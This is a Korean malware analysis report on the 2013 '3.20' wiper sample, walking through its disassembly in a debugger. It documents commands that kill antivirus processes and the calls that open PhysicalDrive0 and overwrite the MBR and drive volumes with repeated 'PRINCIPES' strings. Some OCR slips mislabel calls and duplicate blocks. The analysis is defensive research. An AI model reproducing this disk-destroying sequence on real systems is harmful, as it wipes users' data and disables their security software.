3.20 테러

악성코드 바이너리 분석


손충호 (StolenByte)

stolenbyte@wowhacker.org

WOWHACKER Group


2013-03-20

전체적인 공격 프로세스


Main
API Load
OpenFileMappingA
YES
NO
종료
CreateFileMappingA
Thread 1
MBR 공격
Thread 2
HDD, Flash메모리 공격
종료

1. 바이너리가 사용할 LoadLibrary하여 함수 Load

- Ntdll.dll
- Kernel32.dll
- advapi32.dll
- Secur32.dll
- Shlwapi.dll
- GDI32.dll
- RPCRT4.dll
- USER32.dll
- Msvcrt.dll
- IMM32.dll
- USP10.dll
- LPK.dll



[그림 1] Load된 Library

해당 API 주소를 얻어오는 과정이 백신의 탐지를 벗어나기 위해 사용 되는 것으로 추정된다.

2. OpenFileMappingA 시도

```
004011CA   |.  57              PUSH EDI                                ;  ApcRunCm.00402991
004011CB   |.  8DBE F8040000    LEA EDI,DWORD PTR DS:[ESI+4F8]
004011D1   |.  57              PUSH EDI                                ;  ApcRunCm.00402991
004011D2   |.  33DB             XOR EBX,EBX
004011D4   |.  53              PUSH EBX
004011D5   |.  6A 04           PUSH 4
004011D7   |.  FF96 34030000    CALL DWORD PTR DS:[ESI+334] ;kernel32.OpenFileMappingA
```

```
0012FE54   00000004
0012FE58   00000000
0012FE5C   00402991   ApcRunCm.00402991
```

[OpenFileMappingA Parameter]

해당 위치에서 OpenFileMappingA하는 행위는 다음과 같다.

OpenFileMappingA(FILE_MAP_READ, 0, "JO840112-CRAS8468-11150923-PCI8273V");

해당 공격을 당한 이후에는 해당 바이너리가 다시는 실행되는 일이 없는데, OpenFileMappingA로 Open이 된다면 공격이 되지 않는 시스템으로 간주하여, 바로 종료하게 된다.


3. OpenFileMappingA 시도 실패 했을 경우, CreateFileMappingA

Return value

If the function succeeds, the return value is an open handle to the specified file mapping object.

If the function fails, the return value is **NULL**. To get extended error information, call **GetLastError**.

[그림 2] OpenFileMappingA Return Value



[그림 3] EAX == Return Value

현 시스템에서는 처음 실행 상태이기 때문에, Open에 실패할 수 밖에 없는 상황이다.

바이너리에서는 Open을 실패하게 되면 **"CreateFileMappingA"**로 생성을 시도한다.

```
004011E5    |.  57              PUSH EDI
004011E6    |.  6A 10           PUSH 10
004011E8    |.  53              PUSH EBX
004011E9    |.  6A 04           PUSH 4
004011EB    |.  53              PUSH EBX
004011EC    |.  6A FF           PUSH -1
004011EE    |.  FF96 38030000   CALL DWORD PTR DS:[ESI+338] ;  kernel32.CreateFileMappingA
```

```
0012FE48    FFFFFFFF
0012FE4C    00000000
0012FE50    00000004
```

```
0012FE54    00000000
0012FE58    00000010
0012FE5C    00402991    ApcRunCm.00402991
```

[CreateFileMappingA Parameter]

해당 위치에서 CreateFileMappingA하는 행위는 다음과 같다.

CreateFileMappingA(-1, NULL, PAGE_READWRITE, 0, 10,

"JO840112-CRAS8468-11150923-PCI8273V");

4. GetWindowsDirectoryA를 통해 시스템 폴더 경로 가져오기

```
004011F4    |.  68 03010000       PUSH 103
004011F9    |.  8D85 F4FEFFFF     LEA EAX,[LOCAL.67]
004011FF    |.  50                PUSH EAX
00401200    |.  FF96 3C030000     CALL DWORD PTR DS:[ESI+33C]       ;
kernel32.GetWindowsDirectoryA
```

```
0012FE58    0012FE6C
0012FE5C    00000103
```

[GetWindowsDirectoryA Parameter]

```
0012FE6C   43 3A 5C 57 49 4E 44 4F 57 53                    C:₩WINDOWS
```

[GetWindowsDirectory 결과값]

5. strcat을 통해 파일경로 완성

```
00401206    |.  8D86 2E050000     LEA EAX,DWORD PTR DS:[ESI+52E]
0040120C    |.  50                PUSH EAX
0040120D    |.  8D85 F4FEFFFF     LEA EAX,[LOCAL.67]
00401213    |.  50                PUSH EAX
00401214    |.  FF96 A8030000     CALL DWORD PTR DS:[ESI+3A8]       ;  msvcrt.strcat
```

```
0012FE58    0012FE6C   ASCII "C:₩₩WINDOWS"
0012FE5C    004029C7   ASCII "₩₩Temp₩₩~v3.log"
```

[strcat Parameter]

```
0012FE6C   43 3A 5C 57 49 4E 44 4F 57 53 5C 54 65 6D 70 5C   C:₩WINDOWS₩Temp₩
0012FE7C   7E 76 33 2E 6C 6F 67                             ~v3.log
```

[완성 된 경로]

6. PathFileExistsA를 통해 strcat으로 완성한 경로, 존재여부 확인

```
0040121C   |.  8D85 F4FEFFFF    LEA EAX,[LOCAL.67]
00401222   |.  50               PUSH EAX
00401223   |.  FF96 CC030000    CALL DWORD PTR DS:[ESI+3CC]      ;  shlwapi.PathFileExistsA
```

```
0012FE5C   0012FE6C   ASCII "C:₩₩WINDOWS₩₩Temp₩₩~v3.log"
```

[PathFileExistsA Parameter]

Return value

Type: **BOOL**

TRUE if the file exists; otherwise, **FALSE**. Call **GetLastError** for extended error information.

[그림 4] PathFileExistsA Return Value

```
EAX 00000000
ECX 0012FE1C
EDX 7C93E514
EBX 00000000
ESP 0012FE60
EBP 0012FF78
ESI 00402499
EDI 00402991
```

[그림 5] EAX == Return Value == FALSE

현재 시스템은 바이너리를 처음 실행 시킨 상태라 파일이 존재하지 않는다.

7. 파일이 존재 하지 않을 경우, 명령 실행

```
004021BA   .  8D86 B3050000        LEA EAX,DWORD PTR DS:[ESI+5B3]
Address=00402A4C, (ASCII "taskkill /F /IM pasvc.exe")
```

[Execute Command]

```
004021B8   .  6A 00                PUSH 0
004021BA   .  8D86 B3050000        LEA EAX,DWORD PTR DS:[ESI+5B3]
004021C0   .  8DBE 94030000        LEA EDI,DWORD PTR DS:[ESI+394]
004021C6   .  50                   PUSH EAX                         ;  ApcRunCm.00402A4C
```

```
004021C7    .  FF17              CALL DWORD PTR DS:[EDI]          ;  kernel32.WinExec
```

```
0012FE48    00402A4C   ASCII "taskkill /F /IM pasvc.exe"
0012FE4C    00000000
```

[WinExec1 Parameter]

해당 위치에서 WinExec하는 행위는 다음과 같다.

CreateFileMappingA("taskkill /F /IM pasvc.exe", SW_HIDE);

```
004021C9    .  6A 00             PUSH 0
004021CB    .  81C6 CD050000   ADD ESI,5CD
004021D1    .  56                PUSH ESI                         ;  ApcRunCm.00402A66
004021D2    .  FF17              CALL DWORD PTR DS:[EDI]          ;  kernel32.WinExec
```

```
0012FE48    00402A66   ASCII "taskkill /F /IM clisvc.exe"
0012FE4C    00000000
```

[WinExec2 Parameter]

해당 위치에서 WinExec하는 행위는 다음과 같다.

CreateFileMappingA("taskkill /F /IM clisvc.exe", SW_HIDE);

8. 파일이 존재 하지 않을 경우, CreateThread로 Thread 생성

```
0040125C    |.  8D45 08          LEA EAX,[ARG.1]
0040125F    |.  50               PUSH EAX
00401260    |.  53               PUSH EBX
00401261    |.  56               PUSH ESI                         ;  ApcRunCm.00402499
00401262    |.  74 08            JE SHORT ApcRunCm.0040126C
00401264    |.  FFB6 60020000    PUSH DWORD PTR DS:[ESI+260]      ;  ApcRunCm.004012E6
0040126A    |.  EB 06            JMP SHORT ApcRunCm.00401272
0040126C    |>  FFB6 80020000    PUSH DWORD PTR DS:[ESI+280]      ;  ApcRunCm.00401AB9
00401272    |>  53               PUSH EBX
00401273    |.  53               PUSH EBX
00401274    |.  FF96 44030000    CALL DWORD PTR DS:[ESI+344]      ;  kernel32.CreateThread
```

```
0012FE48    00000000
0012FE4C    00000000
0012FE50    00401AB9    ApcRunCm.00401AB9
0012FE54    00402499    ApcRunCm.00402499
0012FE58    00000000
0012FE5C    0012FF80
```

[CreateThread Parameter]

해당 위치에서 CreateThread가 하는 행위는 다음과 같다.

CreateThread(NULL, 0, 0x401AB9(함수 주소), 0x402499(Parameter 주소), 0, 0x12FF80(0));

```
0040127E   |.  6A FF              PUSH -1
00401280   |.  50                  PUSH EAX
00401281   |.  FF96 48030000      CALL DWORD PTR DS:[ESI+348] ;   kernel32.WaitForSingleObject
```

Thread가 끝날 때까지, 대기

9. [Thread 1] PhysicalDrive CreateFile로 Open

```
0040127E |.  6A FF              PUSH -1
00401280 |.  50                  PUSH EAX
00401281 |.  FF96 48030000      CALL DWORD PTR DS:[ESI+348]   ;   kernel32.WaitForSingleObject
```

```
009EFCE0    009EFD08    ASCII "₩₩₩₩.₩₩PhysicalDrive0"
009EFCE4    C0000000
009EFCE8    00000003
009EFCEC    00000000
009EFCF0    00000003
009EFCF4    00000000
009EFCF8    00000000
```

[CreateFile Parameter]

해당 위치에서 CreateFile가 하는 행위는 다음과 같다.

CreateFile("₩₩₩₩.₩₩PhysicalDrive0", GENERIC_READ | GENERIC_WRITE (0xC0000000), FILE_SHARE_READ | FILE_SHARE_WRITE (3), NULL, OPEN_EXISTING, 0, NULL);

PhysicalDrive0을 Open을 하게 되면 MBR로 직접 접근이 가능하다.

10. [Thread 1] SetFilePointer 이용하여, PhysicalDrive0 위치 설정 후 ReadFile로 복사

```
00401ED2   |.  6A 00            PUSH 0
00401ED4   |.  8945 0C          MOV [ARG.2],EAX
00401ED7   |.  8D45 0C          LEA EAX,[ARG.2]
00401EDA   |.  50               PUSH EAX
00401EDB   |.  C1E6 09          SHL ESI,9
00401EDE   |.  56               PUSH ESI
00401EDF   |.  FF77 40          PUSH DWORD PTR DS:[EDI+40]
00401EE2   |.  FF97 80030000    CALL DWORD PTR DS:[EDI+380]     ;  kernel32.SetFilePointer
```

```
009EFAB4   00000044
009EFAB8   00000000
009EFABC   009EFADC
009EFAC0   00000000
```

[SetFilePointer Parameter]

해당 위치에서 SetFilePointer가 하는 행위는 다음과 같다.

SetFilePointer(CreateFile Handle("~~WWWW.WW~~PhysicalDrive0"), 0, NULL, FILE_BEGIN);

```
00401EF0   |> ₩6A 00            PUSH 0
00401EF2   |.  8D45 FC          LEA EAX,[LOCAL.1]
00401EF5   |.  50               PUSH EAX
00401EF6   |.  68 00020000      PUSH 200
00401EFB   |.  FF75 10          PUSH [ARG.3]
00401EFE   |.  FF77 40          PUSH DWORD PTR DS:[EDI+40]
00401F01   |.  FF97 90030000    CALL DWORD PTR DS:[EDI+390]     ;  kernel32.ReadFile
```

```
009EFAB0   00000044
009EFAB4   009EFAF0
009EFAB8   00000200
009EFABC   009EFACC
009EFAC0   00000000
```

[ReadFile Parameter]

해당 위치에서 ReadFile가 하는 행위는 다음과 같다.

ReadFile(CreateFile Handle("~~WWWW.WW~~PhysicalDrive0"), 0x009EFAF0, 0x200, &NumberOfBytesRead, NULL);

ReadFile을 하는 이유는 MBR를 백업을 하는 의미라고 생각한다.

11. Loop를 통해 "PRINCPES" * 60번 복사 (총 480 Byte 복사)

```
0040204E   |> /8D45 F4            /LEA EAX,[LOCAL.3]
00402051   |. |50                 |PUSH EAX
00402052   |. |FF96 B8030000      |CALL DWORD PTR DS:[ESI+3B8]     ;  msvcrt.strlen
; strlen으로 PRINCPES의 길이를 구하여 memcpy의 Parameter로 사용
00402058   |. |50                 |PUSH EAX
00402059   |. |8D45 F4            |LEA EAX,[LOCAL.3]
0040205C   |. |50                 |PUSH EAX
0040205D   |. |8D843D F4FDFFFF |LEA EAX,DWORD PTR SS:[EBP+EDI->
00402064   |. |50                 |PUSH EAX
00402065   |. |FF96 B4030000      |CALL DWORD PTR DS:[ESI+3B4]     ;  msvcrt.memcpy
```

```
009EFAB0   009EFACC
009EFAB4   009EFCCC   ASCII "PRINCPES"
009EFAB8   00000008
```

[memcpy Parameter]

해당 위치에서 memcpy가 하는 행위는 다음과 같다.

memcpy(0x9EFACC, "PRINCPES", 8);

12. [Thread 1] WriteFile로 Segment, MBR를 10번 반복 덮는다.

```
004020AC   |.  6A 00              PUSH 0
004020AE   |.  8945 0C            MOV [ARG.2],EAX
004020B1   |.  8D45 0C            LEA EAX,[ARG.2]
004020B4   |.  50                 PUSH EAX
004020B5   |.  C1E6 09            SHL ESI,9
004020B8   |.  56                 PUSH ESI
004020B9   |.  FF77 40            PUSH DWORD PTR DS:[EDI+40]
004020BC   |.  FF97 80030000      CALL DWORD PTR DS:[EDI+380]      ;  kernel32.SetFilePointer
```

```
009EFA90    00000044
009EFA94    00007000
009EFA98    009EFAB8
009EFA9C    00000000
```

[SetFilePointer Parameter]

해당 위치에서 SetFilePointer가 하는 행위는 다음과 같다.

SetFilePointer(CreateFile Handle("~~WWW~~.~~WW~~PhysicalDrive0"), 0x7000, NULL, FILE_BEGIN);

"0x7000"는 세그먼트 Buffer 주소

```
004020CA    |> ₩6A 00              PUSH 0
004020CC    |.  8D45 FC           LEA EAX,[LOCAL.1]
004020CF    |.  50                PUSH EAX
004020D0    |.  68 00020000       PUSH 200
004020D5    |.  FF75 10           PUSH [ARG.3]
004020D8    |.  FF77 40           PUSH DWORD PTR DS:[EDI+40]
004020DB    |.  FF97 74030000     CALL DWORD PTR DS:[EDI+374]      ;  kernel32.WriteFile
```

```
009EFA8C    00000044
009EFA90    009EFACC
ASCII
"PRINCPESPRINCPESPRINCPESPRINCPESPRINCPESPRINCPESPRINCPESPRINCPESPRINCPESPRIN>
009EFA94    00000200
009EFA98    009EFAA8
009EFA9C    00000000
```

[WriteFile Parameter]

해당 위치에서 WriteFile가 하는 행위는 다음과 같다.

WriteFile(CreateFile Handle("~~WWW~~.~~WW~~PhysicalDrive0"), 480Byte만큼 생성한 Buffer 위치, 0x200(512), &NumberOfBytesWritten, NULL);

생성은 480Byte만큼 했는데, 512Byte만큼 덮는 이유는 모르겠다.

이러한 비슷한 과정을 한번 더 하는데, 이번엔 Segment Buffer 주소를 덮는 게 아닌, MBR을 직접 덮는다.

```
004020AC    |.  6A 00             PUSH 0
004020AE    |.  8945 0C           MOV [ARG.2],EAX
004020B1    |.  8D45 0C           LEA EAX,[ARG.2]
004020B4    |.  50                PUSH EAX
004020B5    |.  C1E6 09           SHL ESI,9
004020B8    |.  56                PUSH ESI
004020B9    |.  FF77 40           PUSH DWORD PTR DS:[EDI+40]
004020BC    |.  FF97 80030000     CALL DWORD PTR DS:[EDI+380]      ;  kernel32.SetFilePointer
```

```
009EFA90    00000044
009EFA94    00000000
009EFA98    009EFAB8
009EFA9C    00000000
```

[SetFilePointer Parameter]

해당 위치에서 SetFilePointer가 하는 행위는 다음과 같다.

SetFilePointer(CreateFile Handle("₩₩₩₩.₩₩PhysicalDrive0"), 0, NULL, FILE_BEGIN);

PhysicalDrive0의 0번째 주소는 MBR이 존재한다.

Write는 위와 동일하게 진행한다.

```
00401DFC    |.  837D FC 0A        |CMP [LOCAL.1],0A
00401E00    |.^ 7C 8A             ₩JL SHORT ApcRunCm.00401D8C
```

이 해당 과정을 10번 진행한다.

13. [Thread 1] B:₩₩ 부터 Drive Type 가져오기

```
00401DFC    |.  837D FC 0A        |CMP [LOCAL.1],0A
00401E00    |.^ 7C 8A             ₩JL SHORT ApcRunCm.00401D8C
```


```
009EFE04    009EFFAC
009EFE08    004029D5   ASCII "B:₩₩"
```

[strcpy Parameter]

```
00401B2B     .  50                PUSH EAX
00401B2C     .  FF96 58030000     CALL DWORD PTR DS:[ESI+358]    ;  kernel32.GetDriveTypeA
```

009EFE18	009EFFAC
009EFFAC 42 3A 5C 00	B:₩.

[GetDriveTypeA Parameter]



[그림 6] GetDriverType Parameter

Return value

The return value specifies the type of drive, which can be one of the following values.

Return code/value	Description
DRIVE_UNKNOWN 0	The drive type cannot be determined.
DRIVE_NO_ROOT_DIR 1	The root path is invalid; for example, there is no volume mounted at the specified path.
DRIVE_REMOVABLE 2	The drive has removable media; for example, a floppy drive, thumb drive, or flash card reader.
DRIVE_FIXED 3	The drive has fixed media; for example, a hard disk drive or flash drive.
DRIVE_REMOTE 4	The drive is a remote (network) drive.
DRIVE_CDROM 5	The drive is a CD-ROM drive.
DRIVE_RAMDISK 6	The drive is a RAM disk.

[그림 7] GetDriveType Return Value

00401B32	.	83F8 03	CMP EAX,3
00401B35	.	74 05	JE SHORT ApcRunCm.00401B3C
00401B37	.	83F8 02	CMP EAX,2
00401B3A	.	75 2C	JNZ SHORT ApcRunCm.00401B68

GetDriveType Return에 의한 분기

HDD 또는 Flash 메모리가 아니면 C,D,E,F를 전부 탐지한다.

```
char drive[] = "B:₩₩";
drive[0]++ == C,D,E,F~~
```

14. [Thread 1] 분기가 맞으면, CreateThread로 Thread 생성

```
00401B45    .  50               PUSH EAX
00401B46    .  53               PUSH EBX
00401B47    .  56               PUSH ESI                          ;  ApcRunCm.00402499
00401B48    .  FFB6 84020000    PUSH DWORD PTR DS:[ESI+284]       ;  ApcRunCm.00401B93
00401B4E    .  895D F0          MOV DWORD PTR SS:[EBP-10],EBX
00401B51    .  53               PUSH EBX
00401B52    .  53               PUSH EBX
00401B53    .  FF96 44030000    CALL DWORD PTR DS:[ESI+344]       ;  kernel32.CreateThread
```

```
009EFE04    00000000
009EFE08    00000000
009EFE0C    00401B93    ApcRunCm.00401B93
009EFE10    00402499    ApcRunCm.00402499
009EFE14    00000000
009EFE18    009EFFA4
```

[CreateThread Parameter]

해당 위치에서 CreateThread가 하는 행위는 다음과 같다.

CreateThread(NULL, 0, 0x401B93(함수 주소), 0x402499(Parameter 주소), 0, 0x9EFFA4(0));

15. [Thread 2] HDD, Flash 메모리에 대한 GetDiskFreeSpaceA

```
00401BDB    |.  8D45 E8         LEA EAX,[LOCAL.6]
00401BDE    |.  50              PUSH EAX
00401BDF    |.  8D45 E4         LEA EAX,[LOCAL.7]
00401BE2    |.  50              PUSH EAX
00401BE3    |.  8D45 08         LEA EAX,[ARG.1]
00401BE6    |.  50              PUSH EAX
00401BE7    |.  8D45 E0         LEA EAX,[LOCAL.8]
00401BEA    |.  50              PUSH EAX
00401BEB    |.  8D45 A0         LEA EAX,[LOCAL.24]
```

```
00401BEE    |.  50                PUSH EAX
00401BEF    |.  FF96 88030000     CALL DWORD PTR DS:[ESI+388] ;  kernel32.GetDiskFreeSpaceA
```

```
00AEFF34    00AEFF54
00AEFF38    00AEFF94
00AEFF3C    00AEFFBC
00AEFF40    00AEFF98
00AEFF44    00AEFF9C
```

[GetDiskFreeSpaceA Parameter]

해당 위치에서 GetDiskFreeSpaceA가 하는 행위는 다음과 같다.

GetDiskFreeSpaceA("C:₩₩", &dwSectPerClust, &dwBytesPerSect, &dwFreeClusters, &dwTotalClusters);

이후 GetDiskFreeSpaceA를 하게 되는데, 공격자의 실수가 있는 것 같다.

```
00401C05    |.  3BC7              CMP EAX,EDI
; EDI = 0x00000000
; EAX = 0x00000001
; GetDiskFreeSpaceA를 성공하였기 때문에 EAX에 0가 아닌 다른 값이 왔는데,
; GetDiskFreeSpaceExA를 다시 시도한다.
00401C07    |.  0F84 5B010000     JE ApcRunCm.00401D68
```

```
00401C0D |.  8D45 C4           LEA EAX,[LOCAL.15]
00401C10 |.  50                PUSH EAX
00401C11 |.  8D45 BC           LEA EAX,[LOCAL.17]
00401C14 |.  50                PUSH EAX
00401C15 |.  57                PUSH EDI
00401C16 |.  8D45 A0           LEA EAX,[LOCAL.24]
00401C19 |.  50                PUSH EAX
00401C1A |.  897D C0           MOV [LOCAL.16],EDI
00401C1D |.  897D BC           MOV [LOCAL.17],EDI
00401C20 |.  897D C8           MOV [LOCAL.14],EDI
00401C23 |.  897D C4           MOV [LOCAL.15],EDI
00401C26 |.  FF96 8C030000     CALL DWORD PTR DS:[ESI+38C] ;  kernel32.GetDiskFreeSpaceExA
```

```
00AEFF38    00AEFF54
```

00AEFF3C	00000000	
00AEFF40	00AEFF70	
00AEFF44	00AEFF78	
00AEFF54	43 3A 5C	C:₩

[GetDiskFreeSpaceExA Parameter]

해당 위치에서 GetDiskFreeSpaceExA가 하는 행위는 다음과 같다.

GetDiskFreeSpaceExA("C:₩₩", 0, &TotalNumberOfBytes, &TotalNumberOfFreeBytes);

16. [Thread 2] HDD, Flash 메모리 CreateFile Open

```
00401C59   |.  57              PUSH EDI
00401C5A   |.  68 00000030     PUSH 30000000
00401C5F   |.  6A 03           PUSH 3
00401C61   |.  57              PUSH EDI
00401C62   |.  6A 03           PUSH 3
00401C64   |.  68 000000C0     PUSH C0000000
00401C69   |.  8D45 A0         LEA EAX,[LOCAL.24]
00401C6C   |.  50              PUSH EAX
00401C6D   |.  FF96 70030000   CALL DWORD PTR DS:[ESI+370]    ;  kernel32.CreateFileA
```

00AEFF2C	00AEFF54	ASCII "₩₩₩₩.₩₩C:"
00AEFF30	C0000000	
00AEFF34	00000003	
00AEFF38	00000000	
00AEFF3C	00000003	
00AEFF40	30000000	
00AEFF44	00000000	

[CreateFileA Parameter]

해당 위치에서 CreateFile가 하는 행위는 다음과 같다.

CreateFile(₩₩₩₩.₩₩C:", GENERIC_READ | GENERIC_WRITE (0xC0000000), FILE_SHARE_READ | FILE_SHARE_WRITE (3), NULL, OPEN_EXISTING, FILE_FLAG_NO_BUFFERING | FILE_FLAG_RANDOM_ACCESS, NULL);

모든 드라이브를 다 돌 때까지 Loop를 돌면서 HDD, Flash 메모리 같은 드라이브 같은 드라이브가 발견 되면 Thread를 생성한다.

17. [Thread 2] 512 Byte 만큼 String 생성

```
00401CC2   |> /C740 FF 505249>/MOV DWORD PTR DS:[EAX-1],4E495250
00401CC9   |. |C740 03 434950>|MOV DWORD PTR DS:[EAX+3],45504943
00401CD0   |. |C640 07 53     |MOV BYTE PTR DS:[EAX+7],53
00401CD4   |. |83C0 0A        |ADD EAX,0A
00401CD7   |. |8D1401         |LEA EDX,DWORD PTR DS:[ECX+EAX]
00401CDA   |. |3B55 08        |CMP EDX,[ARG.1]
00401CDD   |.^₩72 E3          ₩JB SHORT ApcRunCm.00401CC2
```

[Create String]

```
50 52 49 4E|43 49 50 45|53 00 50 52|49 4E 43 49|PRINCIPES.PRINCI
50 45 53 00|50 52 49 4E|43 49 50 45|53 00 50 52|PES.PRINCIPES.PR
49 4E 43 49|50 45 53 00|50 52 49 4E|43 49 50 45|INCIPES.PRINCIPE
53 00 50 52|49 4E 43 49|50 45 53 00|50 52 49 4E|S.PRINCIPES.PRIN
43 49 50 45|53 00 50 52|49 4E 43 49|50 45 53 00|CIPES.PRINCIPES.
50 52 49 4E|43 49 50 45|53 00 50 52|49 4E 43 49|PRINCIPES.PRINCI
50 45 53 00|50 52 49 4E|43 49 50 45|53 00 50 52|PES.PRINCIPES.PR
49 4E 43 49|50 45 53 00|50 52 49 4E|43 49 50 45|INCIPES.PRINCIPE
53 00 50 52|49 4E 43 49|50 45 53 00|50 52 49 4E|S.PRINCIPES.PRIN
43 49 50 45|53 00 50 52|49 4E 43 49|50 45 53 00|CIPES.PRINCIPES.
50 52 49 4E|43 49 50 45|53 00 50 52|49 4E 43 49|PRINCIPES.PRINCI
50 45 53 00|50 52 49 4E|43 49 50 45|53 00 50 52|PES.PRINCIPES.PR
49 4E 43 49|50 45 53 00|50 52 49 4E|43 49 50 45|INCIPES.PRINCIPE
53 00 50 52|49 4E 43 49|50 45 53 00|50 52 49 4E|S.PRINCIPES.PRIN
43 49 50 45|53 00 50 52|49 4E 43 49|50 45 53 00|CIPES.PRINCIPES.
50 52 49 4E|43 49 50 45|53 00 50 52|49 4E 43 49|PRINCIPES.PRINCI
50 45 53 00|50 52 49 4E|43 49 50 45|53 00 50 52|PES.PRINCIPES.PR
49 4E 43 49|50 45 53 00|50 52 49 4E|43 49 50 45|INCIPES.PRINCIPE
53 00 50 52|49 4E 43 49|50 45 53 00|50 52 49 4E|S.PRINCIPES.PRIN
43 49 50 45|53 00 50 52|49 4E 43 49|50 45 53 00|CIPES.PRINCIPES.
50 52 49 4E|43 49 50 45|53 00 50 52|49 4E 43 49|PRINCIPES.PRINCI
50 45 53 00|50 52 49 4E|43 49 50 45|53 00 50 52|PES.PRINCIPES.PR
49 4E 43 49|50 45 53 00|50 52 49 4E|43 49 50 45|INCIPES.PRINCIPE
53 00 50 52|49 4E 43 49|50 45 53 00|50 52 49 4E|S.PRINCIPES.PRIN
```

[그림 8] 생성 된 String

18. [Thread 2] SetFilePointer로 Pointer 지정

```
00401CC2   |> /C740 FF 505249>/MOV DWORD PTR DS:[EAX-1],4E495250
00401CC9   |. |C740 03 434950>|MOV DWORD PTR DS:[EAX+3],45504943
00401CD0   |. |C640 07 53     |MOV BYTE PTR DS:[EAX+7],53
00401CD4   |. |83C0 0A        |ADD EAX,0A
00401CD7   |. |8D1401         |LEA EDX,DWORD PTR DS:[ECX+EAX]
00401CDA   |. |3B55 08        |CMP EDX,[ARG.1]
00401CDD   |.^₩72 E3          ₩JB SHORT ApcRunCm.00401CC2
```

```
00AEFF38   00000054
00AEFF3C   00000000
00AEFF40   00AEFF6C
00AEFF44   00000000
```

[SetFilePointer Parameter]

해당 위치에서 SetFilePointer가 하는 행위는 다음과 같다.

SetFilePointer(CreateFile Handle(“₩₩₩₩.₩₩C:”), 0, NULL, FILE_BEGIN);

19. [Thread 2] WriteFile로 생성한 String, 200번 Write

```
00401D1D   |> /57                |/PUSH EDI
00401D1E   |. |8D45 D0           ||LEA EAX,[LOCAL.12]
00401D21   |. |50                ||PUSH EAX
00401D22   |. |FF75 08           ||PUSH [ARG.1]
00401D25   |. |897D D0           ||MOV [LOCAL.12],EDI
00401D28   |. |FF75 F0           ||PUSH [LOCAL.4]
00401D2B   |. |FF75 EC           ||PUSH [LOCAL.5]
00401D2E   |. |FF96 74030000     ||CALL DWORD PTR DS:[ESI+374]        ;  kernel32.WriteFile
```

```
00AEFF34   00000054
00AEFF38   00393970   ASCII "PRINCIPES"
00AEFF3C   00000200
00AEFF40   00AEFF84
00AEFF44   00000000
```

[WriteFile Parameter]

해당 위치에서 WriteFile가 하는 행위는 다음과 같다.

WriteFile(CreateFile Handle(“₩₩₩₩.₩₩C:”), 512Byte만큼 생성한 Buffer 위치, 0x200(512), &NumberOfBytesWritten, NULL);

```
00401D34   |. |FF4D DC           ||DEC [LOCAL.9]
00401D37   |.^₩75 E4             |₩JNZ SHORT ApcRunCm.00401D1D
Stack SS:[00AEFF90]=000000C8
```

[Loop Count]

